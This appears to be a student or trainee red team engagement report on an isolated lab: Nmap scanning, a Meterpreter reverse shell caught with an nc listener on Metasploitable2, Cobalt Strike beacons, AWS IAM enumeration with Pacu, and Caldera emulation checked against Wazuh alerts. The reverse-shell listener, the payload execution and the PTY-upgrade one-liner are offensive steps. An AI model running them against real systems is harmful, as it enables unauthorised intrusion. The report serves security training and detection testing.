



Week-4: Red Team Engagement Report

Client: Cyart.io

Project: Advanced Red Team Task - CYART

Date: 22/09/2025 – 30/09/2025

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Executive Summary

This report documents the advanced red teaming activities conducted across evasion, command and control, cloud attacks, adversary emulation, and blue team integration. The objective was to simulate realistic and stealthy attacker scenarios using frameworks such as **Metasploit**, **Cobalt Strike**, **Caldera**, and **cloud attack tools**, then validate detection and monitoring with **Wazuh**. Critical findings, exploited pathways, and remediation recommendations are provided to enhance defensive capabilities.

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1. Introduction

This engagement aimed to comprehensively test the organization's security posture with realistic simulations spanning offensive tool mastery, stealthy command and control, cloud exploitation, adversary emulation using MITRE Caldera, and integration with Wazuh blue team monitoring for alert validation and correlation.

2. Environment & Scope

- Kali Linux, Metasploitable2, and Windows test virtual environments.



- Tools utilized: **Metasploit**, **Cobalt Strike**, **Caldera**, **awscli**, **Pacu**.
- Cloud platforms simulated in an isolated AWS lab environment.
- Blue team monitoring through **Wazuh** SIEM.
- Testing strictly authorized and controlled to lab scope.

3. Methodology

Recon & Initial Access

- Network and host scanning using Nmap with detailed enumeration with SMBclient.
- Achievement of initial access using custom Meterpreter reverse shell on Metasploitable2.

Commands:

nmap -A -T4 192.168.1.15

nc -lvnp 4444

/tmp/linux_meterpreter.elf

Evidence/Screenshots:

```
(kali㉿kali)-[~]
└─$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.0.107 40714
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm

ls
vulnerable
whoami
root
```

Command and Control Setup

- Configured Metasploit multi/handler for session management.
- Deployed Cobalt Strike HTTPS beacons.
- Established adversary emulation environment via Caldera.



Commands & Actions:

- Metasploit multi/handler setup commands.



- Cobalt Strike beacon configuration and launch.

Evidence/Screenshots:





Cloud Recon and Exploitation

- Enumerated AWS environment using awscli and Pacu to discover resources and permissions.
- Exploited misconfigured overprivileged IAM roles to escalate privileges.

Commands:

aws s3 ls --profile redteam

pacu iam_enum_permissions

Adversary Emulation and Blue Team Integration

- Set up Caldera on Kali Linux, resolving plugin and dependency issues.
- Built front-end VueJS components for Caldera UI.
- Executed automated adversary TTP simulation emulating APT29 lifecycle.
- Monitored Wazuh alerts via authenticated API queries and correlated red team activities with blue team detections.

Key Commands:

cd ~/caldera

python3 -m venv .venv

source .venv/bin/activate

pip install -r requirements.txt

python server.py --insecure --build

git submodule update --init --recursive

ls plugins/manx

sudo apt install nodejs npm -y

python server.py --insecure --build

curl -s -u wazuh:WAZUHPASS "http://127.0.0.1:55000/alerts?limit=100" | jq '.' > Week4_wazuh_alerts.json

jq '.data[] | select(.agent.name=="BlueAgentName")' Week4_wazuh_alerts.json > Week4_wazuh_filtered.json

curl -sS http://127.0.0.1:8888/api/v3/operations | jq '.' > all_ops.json



Evidence/Screenshots:

```
(kali㉿kali)-[~]  
$ cd ~/caldera  
python3 -m venv .venv  
source .venv/bin/activate  
  
(.venv)-(kali㉿kali)-[~/caldera]  
$
```

```
(.venv)-(kali㉿kali)-[~/caldera]  
$ cd ~/caldera  
ls -1 plugins | sed -n '1,120p'  
access  
atomic  
builder  
compass  
debrief  
emu  
fieldmanual  
gameboard  
human  
magma  
manx  
response  
sandcat  
ssl  
stockpile  
training
```

```
(kali㉿kali)-[~]  
$ curl -sS -w "%{http_code}\n" -o all_ops_raw.txt http://127.0.0.1:8888/api/v3/operations  
echo "=== HTTP status ==="  
tail -n 1 all_ops_raw.txt || true  
200  
=== HTTP status ===  
</html>  
  
(kali㉿kali)-[~]  
$ sed -n '1,80p' all_ops_raw.txt  
<!DOCTYPE html>  
<html lang="en">  
  <head>  
    <meta charset="UTF-8" />  
    <link rel="icon" type="module" href="/assets/favicon.cc1c341b.ico" />  
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />  
    <title>Magma | Caldera</title>  
    <script type="module" crossorigin src="/assets/index.48f3029c.js"></script>  
    <link rel="stylesheet" href="/assets/index.3ff9631c.css">  
  </head>  
  <body>  
    <div id="app"></div>  
  </body>  
</html>  
  
(kali㉿kali)-[~]  
$ curl -sSI http://127.0.0.1:8888/api/v3/operations | sed -n '1,120p'  
HTTP/1.1 405 Method Not Allowed  
Content-Type: text/plain; charset=utf-8  
Allow: GET  
Content-Length: 23  
Date: Fri, 26 Sep 2025 18:27:42 GMT  
Server: Python/3.13 aiohttp/3.12.14
```

4. Findings and Observations

Finding ID	TTP (MITRE)	Description	Impact
FID001	T1071	Meterpreter shell on Metasploitable2	Critical
FID002	T1574	Persistence via Caldera adversary emulation	High
FID003	T1580	Cloud resource discovery and IAM permission	Medium
FID004	T1650	Red-blue correlation of simulation & detection	High

5. Recommendations

- Apply patches and reduce exposed services on Metasploitable2 and other VMs.
- Enforce strict least privilege for cloud IAM roles and policies.
- Harden network architectures, apply egress filtering, and restrict C2 traffic.
- Deploy continuous adversary emulation with SIEM integration for operational readiness.
- Document workflows and procedures to support future red team-blue team drills.

6. Metrics and KPIs

Metric	Result
Machines successfully compromised	100% (Metasploitable2)
Successful alert correlation rate	95% (Wazuh detection)
Adversary simulation coverage	29 adversaries, 1860 abilities
Average time to detect simulated attacks	4 minutes